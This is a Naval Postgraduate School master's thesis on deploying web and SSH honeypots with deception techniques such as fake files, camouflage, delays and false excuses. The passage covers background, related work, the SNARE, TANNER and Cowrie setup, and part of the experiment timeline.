THESIS

LEARNING CYBERATTACK PATTERNS WITH ACTIVE HONEYPOTS

by

Wai Hoe Chong and Chong Khai Roger Koh

September 2018

Thesis Advisor:	Neil C. Rowe
Second Reader:	John D. Fulp

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE	*Form Approved OMB No. 0704-0188*

1. AGENCY USE ONLY ***(Leave blank)***	**2. REPORT DATE** September 2018	**3. REPORT TYPE AND DATES COVERED** Master's thesis

4. TITLE AND SUBTITLE LEARNING CYBERATTACK PATTERNS WITH ACTIVE HONEYPOTS	**5. FUNDING NUMBERS**
6. AUTHOR(S) Wai Hoe Chong and Chong Khai Roger Koh	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	**8. PERFORMING ORGANIZATION REPORT NUMBER**
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A	**10. SPONSORING / MONITORING AGENCY REPORT NUMBER**

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.	**12b. DISTRIBUTION CODE** A

13. ABSTRACT (maximum 200 words)

Honeypots can detect new attacks and vulnerabilities like zero-day exploits, based on an attacker's behavior. Existing honeypots, however, are typically passive in nature and poor at detecting new and complex attacks like those carried out by state-sponsored actors. Deception is a commonly used tactic in conventional military operations, but it is rarely used in cyberspace. In this thesis, we implemented "active honeypots," which incorporate deception into honeypot responses. In five phases of testing, we incorporated deception techniques such as fake files, defensive camouflage, delays, and false excuses into a Web honeypot built with SNARE and TANNER software, and an SSH honeypot built with Cowrie software.

Our experiments sought to investigate how cyberattackers respond to the deception techniques. Our results showed that most attackers performed only vulnerability scanning and fingerprinting of our honeypots. Some appeared to be performing horizontal scanning, accessing both honeypots in the same phase. We found that the attackers were primarily non-interactive and did not respond to customized deception. We also observed that attackers who established a non-interactive session might be unable to exit the session without external intervention. Thus, we can delay to penalize these attackers. We also discovered that some attackers used unusual means of transferring files to the SSH server, and we recommend exploring how deception can be used against such techniques.

14. SUBJECT TERMS deception, honeypot, cyberattack	**15. NUMBER OF PAGES** 119
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89) Prescribed by ANSI Std. 239-18

LEARNING CYBERATTACK PATTERNS WITH ACTIVE HONEYPOTS

Wai Hoe Chong
Major, Singapore Air Force
B. Eng., Nanyang Technological University, 2008

Chong Khai Roger Koh
System Consultant, Singapore Technologies Engineering (Electronics), Singapore
B. Comp., National University of Singapore, 2005

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
September 2018

Approved by: Neil C. Rowe
Advisor

John D. Fulp
Second Reader

Peter J. Denning
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Honeypots can detect new attacks and vulnerabilities like zero-day exploits, based on an attacker's behavior. Existing honeypots, however, are typically passive in nature and poor at detecting new and complex attacks like those carried out by state-sponsored actors. Deception is a commonly used tactic in conventional military operations, but it is rarely used in cyberspace. In this thesis, we implemented "active honeypots," which incorporate deception into honeypot responses. In five phases of testing, we incorporated deception techniques such as fake files, defensive camouflage, delays, and false excuses into a Web honeypot built with SNARE and TANNER software, and an SSH honeypot built with Cowrie software.

Our experiments sought to investigate how cyberattackers respond to the deception techniques. Our results showed that most attackers performed only vulnerability scanning and fingerprinting of our honeypots. Some appeared to be performing horizontal scanning, accessing both honeypots in the same phase. We found that the attackers were primarily non-interactive and did not respond to customized deception. We also observed that attackers who established a non-interactive session might be unable to exit the session without external intervention. Thus, we can delay to penalize these attackers. We also discovered that some attackers used unusual means of transferring files to the SSH server, and we recommend exploring how deception can be used against such techniques.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

CMD_EXEC	command execution
CPU	central processing unit
DB	database
FIN	finished
GB	gigabyte
HIHAT	high interaction honeypot analysis tool
HTTP	hypertext transfer protocol
HTTPS	hypertext transfer protocol secure
IDPS	intrusion detection and prevention system
IP	Internet protocol
JSON	javascript object notation
LFI	local file injection
NMAP	Network Mapper
NPS	Naval Postgraduate School
PHP	PHP: Hypertext Preprocessor
RFI	remote file injection
SMTP	simple mail transfer protocol
SNARE	Super Next generation Advanced Reactive honEypot
SQL	structured query language
SQLI	structured query language injection
SSH	secure shell
SYN	synchronization
SYN/ACK	synchronization acknowledged
TB	terabyte
TCP	transmission control protocol
VM	Virtual Machine
XSS	cross-site scripting

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

First and foremost, we would like to thank our families for their continuous support and understanding while we pursued our master's degrees and worked on our thesis research. We are also grateful for the support from other Singaporean families in looking out for each other.

We extend our heartfelt gratitude to our advisor, Dr. Neil Rowe, and our second reader, Mr. J.D. Fulp, for their patience, guidance and support to make our research meaningful and insightful.

We would like to thank our program officers, LT Aybar and LT Tye, and our education technicians, Erin and Maricel, for their support and assistance during our journey in the Computer Science Department.

We would also like to extend our thanks to our thesis processor, Michele D'Ambrosio, from the Thesis Processing Office, for her advice to ensure that our work is properly cited and formatted to publishable standards.

Finally, we would like to thank our organizations for sponsoring and giving us this opportunity to study at the Naval Postgraduate School (NPS). The program has enhanced our knowledge in the cyber security domain, and we will cherish the friendship we established with other students at the NPS.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

All warfare is based on deception.

—Chinese strategist Sun Tzu,
author of *The Art of War*

A honeypot is defined as “an information system resource whose value lies in unauthorized or illicit use of that resource” [1]. Unlike other forms of cyber defense mechanisms that focus on denying access by threats, the value of honeypots lies in attracting threats to use them. Without interaction from cyber attackers, honeypots have little value.

Deception is an important idea in implementing honeypots, as they are most effective in engaging the attacker and collecting information if they can make the attacker believe they are real systems [2]. Besides effectively concealing its nature, a honeypot should also sustain the interest of the attackers to continue their interaction so that attack tactics and techniques can be uncovered from these interactions.

A. OBJECTIVES

The objective of this thesis is to design, develop, and validate active honeypots that can employ a suite of deception techniques to respond to cyber attackers attempting to exploit them. The hypothesis is that deception techniques can better fool attackers into believing that the honeypot is a real computer system with vulnerabilities that can be exploited. Using deception techniques, we also hope to discover how the behavior of cyber attackers changes when they encounter obstacles. The information gathered can then be used to develop signatures for intrusion-detection and intrusion-prevention systems (IDPS), and deception techniques developed can be applied also on production systems to trick attackers into believing that they are honeypots that should be avoided.

B. RELEVANCE TO MILITARY DEFENSE

According to Ferdinando [3], “the vast global networks of the Defense Department are under constant attack, with the sophistication of the cyber assaults increasing. … The Department needs agile systems for the warfighter to stay ahead of an adversary that is evolving and moving.” Given the threat level faced by the United States Department of Defense, commercial products alone are insufficient to protect its computer networks. An innovative solution like honeypots is required to defend its networks against both state and non-state actors attempting to attack the networks.

The concept of deception is not new to the military and has been used extensively in many wars and battles to gain an advantage over the enemy by surprising them. The application of this concept to cyber defense, however, has been limited. Our research aims to incorporate deception techniques into cyber defense to gain early warnings of attack techniques and decrease the chances of a successful attack on a computer network. This research will present a multi-layered cyber defense against potential attacks by providing new capabilities to augment existing defense mechanisms.

C. THESIS ORGANIZATION

Chapter II briefly covers the background of honeypots, deception, and related work in these areas. It also provides a literature review of past honeypot projects. Chapter III defines the problems and lists the assumptions that we have made in the paper. Chapter IV discusses the design of our honeypot setup; its design considerations and objectives; and observations made regarding the data collected. Chapter V presents the adjustments made to the honeypots based on observations made during data collection, as well as further experiments incorporating additional deception techniques. It also summarizes the results. Chapter VI summarizes the research project and proposes possible future work to improve the current implementation.

II. BACKGROUND

A study by the University of Maryland's A. James Clark School of Engineering revealed that hacker attacks of computers with Internet access occur at an alarming rate of about once every 39 seconds [4]. Over the past decade, cyber attackers have continued to develop better tools and techniques that enable them to penetrate more complex systems and cause increased damage. With the increase in sophisticated attack methods, the need for an effective attack identification and defense mechanism becomes increasingly important.

A. HONEYPOTS

Honeypots are set up specifically to expend cyber-attacker resources [5] while simultaneously allowing defenders to gather information such as motives, techniques, and tactics about the attackers [6]. Honeypots can also confuse attackers when they provide unexpected responses to the attackers’ commands. After attackers gain access, honeypots can log the commands that the attackers attempt to execute on a system. Cybersecurity personnel can then study the logs to learn how the attackers gained access and how they tried to exploit the system. Countermeasures can then be developed to improve the protection of networks [7].

Honeypots can be classified into two main categories: research and production. Research honeypots gather intelligence about attack tactics by extensively logging information about connection attempts. This information can assist cybersecurity personnel in patching vulnerabilities in their systems, updating the signatures in their intrusion-prevention systems, or developing countermeasures against similar attacks. Production honeypots, on the other hand, imitate specific real services in an organization and serve as decoys helping to protect the organization.

Honeypots can be further categorized by the interaction level they provide to users. Low-interaction honeypots are simple network emulation tools offering limited service emulation [8]. When deployed within a network, they wait for incoming connections to record the initial steps of the connection attempt. Medium-interaction honeypots allow more interactive activities such as uploading of files and manipulation of the file system. High-interaction honeypots are full, real systems and services used primarily to deceive and collect data about attack methods. Being real systems, high-interaction honeypots can fall under the control of attackers if they are successfully exploited. Thus, more care and effort are required to set up, maintain, and monitor these honeypots to ensure that attackers do not gain control of them.

B. DECEPTION IN CYBER DOMAIN

In [9], there are several chapters discussing deception techniques that can be applied in the cyber domain. These techniques could enhance honeypots to attract cyber-attackers while effectively concealing their identities as honeypots.

1. Defensive Camouflage

A honeypot must effectively hide its identity to be able to deceive attackers that it is a genuine system. Cyber attackers typically fingerprint their target system to determine the vulnerabilities that can be exploited as well as if the target system is a honeypot. One example discussed in [10] describes how the Honeyd honeypot can be remotely fingerprinted by an attacker using the measured link latency of the network links emulated by it. Just as operating systems must have their vulnerabilities patched, a honeypot must have its signatures patched so that it cannot be easily identified as a honeypot.

2. Delays

Delays imposed upon an attacker are useful in providing time for analysis or investigation of suspicious activities [11]. As all cyber systems can occasionally encounter unexplained delays, attackers may not be suspicious of delayed responses to their commands. Delays can make it appear as if a system lacks processing ability, or a slow file transfer could make it appear that the system lacks network bandwidth. The delay can provide time to perform checks on files transferred onto the system.

For example, a network “tarpit” can use Transmission Control Protocol (TCP) flow-control mechanisms [12] to slow down attackers by holding their connections open, while disallowing them from transferring data. This is achieved by the tarpit responding to a TCP SYN packet with a SYN/ACK and a small initial value for the 16-bit window field in the TCP header. It then locks the attacker in a fully established TCP connection by replying to incoming packets with a window size of zero, preventing the attacker from transmitting data to it. The tarpit further delays the attacker by ignoring the FIN packets when the attacker terminates the TCP connection and the attacker's socket resources are consumed to keep the connection state until the FIN-WAIT duration expires. The attacker is unable to carry out any useful actions during the connection and his resources are wasted.

A honeypot can also employ the delay technique by pretending to do a very slow file transfer while checking for viruses and malware. This will help the honeypot decide how to deceive next.

3. Fakes

Many honeypot tools are generic enough to allow them to be deployed on many networks. Running a honeypot without making changes to its default configuration could make it easy to recognize by attackers. Putting fake objects in the honeypot can help improve its credibility as a legitimate system. Fakes can be used in the file system and the files. Fake files can be used as a bait to attract attackers who are looking for personal or corporate data. Fake files can also be substituted for files downloaded by the attackers to provide unexpected outcomes when the attackers try to execute them.

Another use for fakes is to make attackers paranoid. By creating files bearing the names of the user name of the login session, you could trick attackers into believing that their actions are being logged. This may encourage the attackers to try to cover their tracks and reveal more of their tactics and techniques.

4. False Excuses


Excuses in the form of error messages can be used by systems in response to commands that they cannot execute. As excuses can often be confusing or misleading, honeypots can use false excuses to prevent attackers from gaining access to certain resources or completing certain actions. Ambiguous or confusing excuses will encourage attackers to waste time overcoming their perceived error.

C. PREVIOUS WORK WITH HONEYPOT DECEPTION

There have been several attempts to use deception to improve the effectiveness of honeypots. For example, [2] improved the Glastopf honeypot with a content-management system to produce dynamic Web pages to simulate real Web pages. This decreased the likelihood of attackers noticing it was a honeypot. A random delay to responses of a Web portal [13] made it appear that the input from the attacker was slowing down the site.

Honeypots help in network security to catch network intruders by studying their techniques of gaining footholds on systems [14]. Several HTTP and SSH [15] honeypot tools can be used. Web application honeypots that are available include HIHAT [16], DShield Web Honeypot Project [17], the Google Hack Honeypot [18], and Glastopf [19]. Glastopf is an open-source HTTP tool that can perform vulnerability-type emulation. As a Web server, it advertises itself with multiple attack surfaces to attract attackers. Glastopf performs classification and handles each incoming attack with a response based on the attackers' attempted exploits on the Web applications and gives them the expected results. Figure 1 shows the general functionality of Glastopf.

Figure 1. General functionality of Glastopf. Source: [19].



The work [19] mentioned that many attackers use a file called ‘id’ to check the vulnerability of the victim’s system to exploitation. The attacker performs some commands to retrieve the victim’s system information. A honeypot can return a response that will encourage the attacker to attack the system further. A vulnerability emulator in Glastopf will generate responses based on vulnerability type (e.g., remote-file inclusion, local-file inclusion, or SQL injection) rather than acknowledging the actual system vulnerabilities to convince the attacker that the system is vulnerable [2]. As the Web-page template is simple and static in nature, the attacker can easily suspect that it is a honeypot, so there is a need to improve its camouflage.

Glastopf was succeeded by SNARE [20], which has many of the same features as Glastopf as well as the ability to convert existing Web pages into attack surfaces with TANNER [20]. SNARE is an abbreviation for Super Next generation Advanced Reactive HonEypot. Every event sent from SNARE to TANNER is evaluated, and TANNER decides how SNARE should respond to the client. This allows the honeypot to produce dynamic responses, which improve its camouflage.

Kippo [21] is a pioneer SSH honeypot. It is a medium-interaction honeypot that emulates SSH services and logs attacks and attacker commands. Yet, Kippo is not being maintained, and Cowrie [22] has replaced it. Cowrie has several additional functionalities including SFTP and SCP support for file upload, support for SSH exec commands, logging of direct-TCP connection attempts, ability to forward SMTP connections to SMTP honeypots, logging in JSON format, and shell commands that return a better response to the attacker. Betts [23] ran Cowrie for seven days and found that many automated login attempts used tools or botnets, as shown by passwords that were being tried day after day. A composite blocking-list lookup on one of the attacker’s IP addresses also showed that it had been infected with a spam-sending Trojan, a malicious link, or some form of botnet and had been attempting to break into other sites with brute-force password guessing.

The work [24] attempted to find out what cyber attackers do once they gain access to a server by deliberating disclosing apparently sensitive login information such as the private SSH key of their Cowrie SSH honeypot. After two weeks of running the honeypot, however, they were unable to find any attackers using the disclosed SSH key to access the Cowrie honeypot. In their first phase where username-password authentication was implemented on Cowrie, attackers had few successes as they mainly relied on brute force attack. After two weeks, they concluded that their attackers typically transferred binary files from the attackers' servers to the honeypot, tried to install hacking tools, ran scripts to fingerprint the honeypot, and covered their tracks.

The work [25] studied whether the inclusion of realistic files and folder structures affected the attackers' behavior. They found that bots and humans reacted differently to the files and folders. Most of the attackers, which are bots, had little interest in finding and exfiltrating the files. Human attackers, on the other hand, although just a mere 14%, do inspect and interact with the files and folders.

III. PROBLEM DEFINITION AND ASSUMPTIONS

Honeypots are typically passive in nature and are poor at detecting new and complex attacks such as those carried out by state-sponsored actors. In addition, attackers can easily detect and avoid honeypots through their signatures if no deception techniques are implemented on the honeypots. For honeypots to be effective, we can implement active honeypots that use deception to cleverly respond to attackers and trick them into believing that the honeypots are real systems that are vulnerable to their attack and can be compromised so that the attacker has complete control over the system.

For our study, we studied implementations of an SSH honeypot and a Web honeypot. We assumed that traffic to the honeypots would mainly be bots (automated attackers) and script kiddies (amateur human attackers). Both are likely to execute templated commands on the honeypots to attempt to fingerprint the system and eventually to control it. Sophisticated commands entered into the honeypot would likely be an experienced cyber attacker attempting to compromise and gain control of the system.

This thesis aims to determine if the application of deception techniques to honeypots improves their ability to better engage cyber attackers and lead them into revealing their attack tactics and techniques. In addition, by running a Web honeypot and an SSH honeypot in parallel on the same host, we sought to determine if cyber attackers use different vectors in their attempts to attack the same host.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. METHODOLOGY

A. TOOL SETS

In this chapter, we will describe the honeypot tools that we have chosen and implemented. We chose SNARE and TANNER as our Web application honeypots and Cowrie as our SSH honeypot. This thesis explores the effectiveness of the different deception techniques that we deployed on them. We first recorded attacks on the honeypots with no deception techniques deployed and used this as our baseline. Subsequently, we implemented various deception techniques.

B. SNARE AND TANNER

SNARE generates vulnerabilities in Web-application servers that an unauthorized user can access and possibly exploit. Each of these vulnerabilities is known as an "attack surface" [20]. TANNER analyzes and classifies the attacks received from SNARE, evaluates them, and responds based on configured rules [20]. TANNER can classify attacks based on their signatures as LFI (Local File Injection), RFI (Remote File Injection), XSS (Cross-site Scripting), CMD_EXEC (Command Execution) and SQLI (Structured Query Language Injection).

When fingerprinted by attackers, SNARE shows that it is an Nginx [26] Web application server. It requires Web contents to serve as a website. It comes with a Python program clone.py that allows the cloning of a website. We chose the Monterey Navy Flying Club and cloned its full website.

TANNER uses Redis [27] as its database server to store the external Web traffic retrieved by SNARE. Redis is open-source software and uses in-memory data structures to store its database. TANNER can be additionally configured to store its data in JSON (JavaScript Object Notation) format into MongoDB. MongoDB is open-source software, and its data is stored as a collection of JSON documents instead of tables and rows as in a traditional database. The commands used to install SNARE and TANNER are detailed in Appendix A and B.

C. COWRIE

Cowrie is an SSH honeypot based on the Kippo honeypot [22]. It uses a virtual filesystem to simulate the Debian 5.0 operating system. Its SSH server was configured as “SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2.” To make the attackers believe that Cowrie and SNARE were residing on the same server, we configured the hostname of the SSH server to be NginxWeb and added the Nginx default index page to the virtual filesystem. The message of the day for the SSH server was changed so that a security warning is displayed to users who log into the SSH server interactively. The commands used to install Cowrie are detailed in Appendix C.

Cowrie simulates execution of more than a dozen common Linux commands such as help, ls, and wget. These commands provide basic camouflage for the honeypot. If attackers transfer and execute a file within Cowrie, it will first store the file into a default download folder named “dl” in the virtual machine for later inspection. The “dl” folder is not accessible by the attackers as it is outside of the Cowrie application; this helps to prevent malicious code from being executed. It will also create a fake file with the same name as the transferred file in Cowrie and replace the file transferred by the attackers with the fake file so that the attackers can still see that a file has been transferred and be encouraged to continue their attacks.

Cowrie logs the attackers’ actions in both MySQL [28] and log files. It has a user-friendly Web interface called Kippo-Graph [29] to display the information in graphical form.

D. DATA ANALYSIS

1. Kippo-Graph

Kippo-Graph is a visualization tool originally developed for the Kippo SSH honeypot and has since been adapted to work with Cowrie. Kippo-Graph displays the information listed in Table 1 in a graphical format in the Web interface.

Table 1. Statistics from the Kippo-Graph Web interface.

No	Activities	Descriptions
1	Total login attempts	The total number of attempts made to Cowrie
2	Distinct source IP addresses	The number of unique IP addresses that accessed Cowrie
3	Active time period	The start time and end time of attacks made to Cowrie
4	Top 10 passwords	The top 10 passwords that attackers use when accessing Cowrie
5	Top 10 usernames	The top 10 usernames that attackers used when accessing Cowrie
6	Top 10 user-pass combos	The top 10 username and passwords that attackers used when accessing Cowrie
7	Success ratio	The percentage of successful logins into Cowrie
8	Successes per day	The number of successful logins into Cowrie per day
9	Connection per IP address	The number of connections made by the top 10 IP addresses
10	Top 20 successful logins from the same IP address	The number of successful logins by the top 20 IP addresses
11	Top 20 probes per day	The top 20 number of probes per day
12	Top 10 SSH clients	The top 10 SSH clients that the attackers used when accessing Cowrie
13	Total number of commands	The total number of commands made to Cowrie
14	Total number of distinct commands	The total number of distinct commands made to Cowrie
15	Total number of downloads	The total number of downloads that the attackers made in Cowrie
16	Total number of distinct downloads	The total number of distinct downloads that the attackers made in Cowrie
17	Top 20 human activity per day	The top 20 number of commands made to Cowrie per day
18	Top 10 input (successful and failed)	The top 10 inputs (successful and failed)

No	Activities	Descriptions
19	wget commands	The wget commands that the attackers made in Cowrie
20	Executed scripts	The executed commands made in Cowrie

Kippo-Graph has a log-display page where inputs from attackers and responses from Cowrie are shown for a quick view of an attacker's session. The original Kippo-Graph could only play logs stored in the database and not the inputs to Cowrie when attackers did not log in through an interactive shell. We have modified the code so that it could play all the logs made to Cowrie regardless of the attacker's access method. We also added code to capture the duration of login sessions, the number of inputs entered into Cowrie during a session, and the average inputs per second. We computed MD5 hashes of the inputs so that we can easily identify identical inputs. The modified code is detailed in Appendix D.

Kippo-Graph with Maxmind [30] also provides a pie-chart visualization of the ten most common IP addresses and their geolocation. An intensity map with different shades of color that give the volume of attacks per country shows where the attacks are coming from. The commands used to install Kippo-Graph are detailed in Appendix E.

2. SNARE

SNARE provides a basic Web interface that displays the number of attack sessions, total duration, and the frequency of types of attacks. SNARE also provides further information such as IPs, ports, user agents, start and end times, paths, and attack types on each individual session. As we ran both Cowrie and SNARE on the server, we wanted to check if any attackers accessed both. We modified the Kippo-Graph code to also display the IP addresses that accessed both Cowrie and SNARE. The modified code is shown in Appendix D.

We felt that the Kippo-Graph Web interface was easier for data analysis, so we modified Kippo-Graph to display SNARE information in graphical form, which we called "SNARE-Graph." SNARE-Graph displays the information listed in Table 2.

Besides SNARE-GRAPH, we also created a Web interface similar to the Kippo-Graph play log that displays the IP addresses, start and end times, the duration of sessions, paths accessed by the attackers, the type of attacks perceived by SNARE, and the user agents of the attackers. The code is given in Appendix D.

Table 2. Statistics from the SNARE-Graph Web interface.


No	Activities	Descriptions
1	Total sessions	The total number of attempts made to SNARE
2	Distinct source IP addresses	The number of unique IP addresses that accessed SNARE
3	Active time period	The start date and time and the end date and time of attacks made to SNARE
4	Connection per IP address	The number of connections made by the top 10 IP addresses
5	Top 10 paths	The top 10 most common paths accessed by the attackers
6	Top 10 user agents	The top 10 most common user agents that the attackers used when accessing Cowrie
7	Attack types	The type of attacks used by the attackers

E. SETUP

We used an Internet line provided by NPS that is outside NPS's firewall and allowed users from outside to scan our honeypots. The SNARE and Cowrie honeypots were on a virtual machine running on a static IP address bridged from the host machine. The host machine also had a static IP address, and the two static addresses were connected to the Internet line.

We ran TANNER and the database servers for the SNARE and Cowrie honeypots on another virtual machine. This virtual machine was not connected to the Internet to allow us to mitigate and control the extent of damage should the Internet-facing virtual machine get compromised. The data analysis was performed on a virtual machine running the administrative Web interfaces, and thru the interfaces, we could review the data collected by the SNARE, TANNER and the Cowrie honeypots. Figure 2 shows the network architecture of our implementation.

Figure 2. Network architecture for experimental honeypots.


Network Architecture
Internet Service Provider
Internet
Network Switch
Host Machine
Operating System: Windows 10
VM Sofware: VMWare Workstation 12 Pro
Virtual Machine (SNARE and Cowrie)
Operating System: Ubuntu 16.04.3
Virtual Machine (TANNER and Database)
Operating System: Ubuntu 16.04.3
Virtual Machine (Data Analysis)
Operating System: Ubuntu 16.04.3

F. MACHINE INFORMATION

The host machine was a Dell workstation, and three virtual machines were deployed on the host machine. Details are provided in Table 3.

Table 3. Machine specifications for experimental honeypots.

Host Machine	
Processor	Intel Core i7-6700 CPU @ 3.40 GHz
Memory	16.0 GB
Storage	1 TB
Operating System	Windows 10
IP Address	X.X.X.A (External) 192.168.194.1 (VMnet 1)
SNARE and Cowrie Virtual Machine	
Processor	1 Single Core Virtual Processor
Memory	4 GB
Storage	20 GB
Operating System	Ubuntu 16.04.3
IP Address	X.X.X.B (External) *.128 (To connect to Host Machine and TANNER and Database Virtual Machine)
Protocol and Port	TCP 22 (Cowrie) TCP 80 (SNARE)
TANNER and Database Virtual Machine	
Processor	1 Single Core Virtual Processor
Memory	4 GB
Storage	20 GB
Operating System	Ubuntu 16.04.3
IP Address	X.X.X.C (Only enabled when performing software update) *.129 (To connect to Host Machine and SNARE and Cowrie Virtual Machine)
Protocol and Port	TCP 3306 (MySQL) TCP 6379 (Redis) TCP 8090 (TANNER Core Application) TCP 27017 (MongoDB)
Data Analysis Virtual Machine	
Processor	1 Single Core Virtual Processor
Memory	4 GB
Storage	20 GB
Operating System	Ubuntu 16.04.3
IP Address	N.A
Protocol and Port	TCP 80 (PHP web interface to display Cowrie and SNARE traffic information) TCP 3306 (MySQL) TCP 6379 (Redis) TCP 27017 (MongoDB)

G. BACKUP AND RESTORE SCRIPTS

To facilitate data analysis through the phases, we wrote a backup and a restore script. Once a phase concluded, we ran the script to back up the Cowrie MySQL database, logs, transferred files, and the SNARE Mongo and Redis databases and copy this information onto the data-analysis virtual machine. This script clears the previously loaded information and restores the selected data accordingly. The scripts are detailed in Appendix F.

V. EXPERIMENTS AND ANALYSIS OF RESULTS

This chapter reports results from the Web Honeypot and the SSH Honeypot used for experiments. It highlights observations about changes to attackers' behavior in response to the deception techniques implemented on the honeypots. Data was collected in two phases. In Phase 1, the Web Honeypot (SNARE and TANNER) and the SSH Honeypot (Cowrie) were deployed with minimal changes and configuration. In Phase 2, deception techniques were employed. To collect a usable sample size while maintaining novelty of the deception technique, the experiments were run for two weeks each time. Table 4 details the timeline for implementation of deception techniques for the honeypots and the data collection.

Table 4. Implementation of deception techniques and data collection timeline.

Time Period	Information
Phase 1 – Unmodified Honeypots (Data Collection: February 15, 2018 to February 28, 2018)	
Feb 15, 2018 @ 1505hrs	Started SNARE and Cowrie honeypots. Ready to accept connection.
Feb 15, 2018 @ 1527hrs	Cowrie received the first attack.
Feb 16, 2018 @ 0450hrs	SNARE received the first attack.
Feb 28, 2018 @ 1105hrs	SNARE received the last attack.
Feb 28, 2018 @ 1119hrs	Cowrie received the last attack.
Feb 28, 2018 @ 1119hrs	Stopped SNARE and Cowrie honeypots to collect logs and database data.
Phase 2A – Fake Files and Defensive Camouflage (Data Collection: May 15, 2018 to May 29, 2018)	
Mar 1, 2018 to May 14, 2018	Submitted SNARE website link to Google index. Implementation of fake-files deception in SNARE. Implementation of defensive camouflage deception in Cowrie.
May 15, 2018 @ 1356hrs	Started SNARE and Cowrie honeypots. Ready to accept connection.
May 15, 2018 @ 1357hrs	Cowrie received the first attack.
May 15, 2018 @ 1435hrs	SNARE received the first attack.
May 29, 2018 @ 1140hrs	SNARE received the last attack.
May 29, 2018 @ 1427hrs	Cowrie received the last attack.
May 29, 2018 @ 1427hrs	Stopped SNARE and Cowrie honeypots to collect logs and database data.
Phase 2B – Delay (Data Collection: June 11, 2018 to July 10, 2018)	
May 30, 2018 to Jun 10, 2018	Implementation of delay deception in Cowrie.
Jun 11, 2018 @ 1217hrs	Started Cowrie honeypot. Ready to accept connection.
Jun 11, 2018 @ 1219hrs	Cowrie received the first attack.

Time Period	Information
Jun 13, 2018 @ 1807hrs	Cowrie received the last attack.
Jun 13, 2018 @ 1807hrs	Cowrie honeypot stopped when host machine restarted.
Jun 16, 2018 @ 2029hrs	Started Cowrie honeypot. Ready to accept connection.
Jun 16, 2018 @ 2036hrs	Cowrie received the first attack.
Jul 10, 2018 @ 1133hrs	Cowrie received the last attack.
Jul 10, 2018 @ 1133hrs	Stopped Cowrie honeypot to collect logs and database data.
Phase 2C – False Excuses (Data Collection: July 16, 2018 to August 01, 2018	
Jul 11, 2018 to Jul 15, 2018	Implementation of false-excuses deception in Cowrie.
Jul 16, 2018 @ 1527hrs	Started Cowrie honeypot. Ready to accept connection.
Jul 16, 2018 @ 1529hrs	Cowrie received the first attack.
Aug 01, 2018 @ 1451hrs	Cowrie received the last attack.
Aug 01, 2018 @ 1451hrs	Stopped Cowrie honeypot to collect logs and database data.
Phase 2D – Modified Delay and False Excuses (Data Collection: Aug 02, 2018 to August 27, 2018	
Aug 02, 2018 to Aug 14, 2018	Implementation of false-excuses deception in Cowrie.
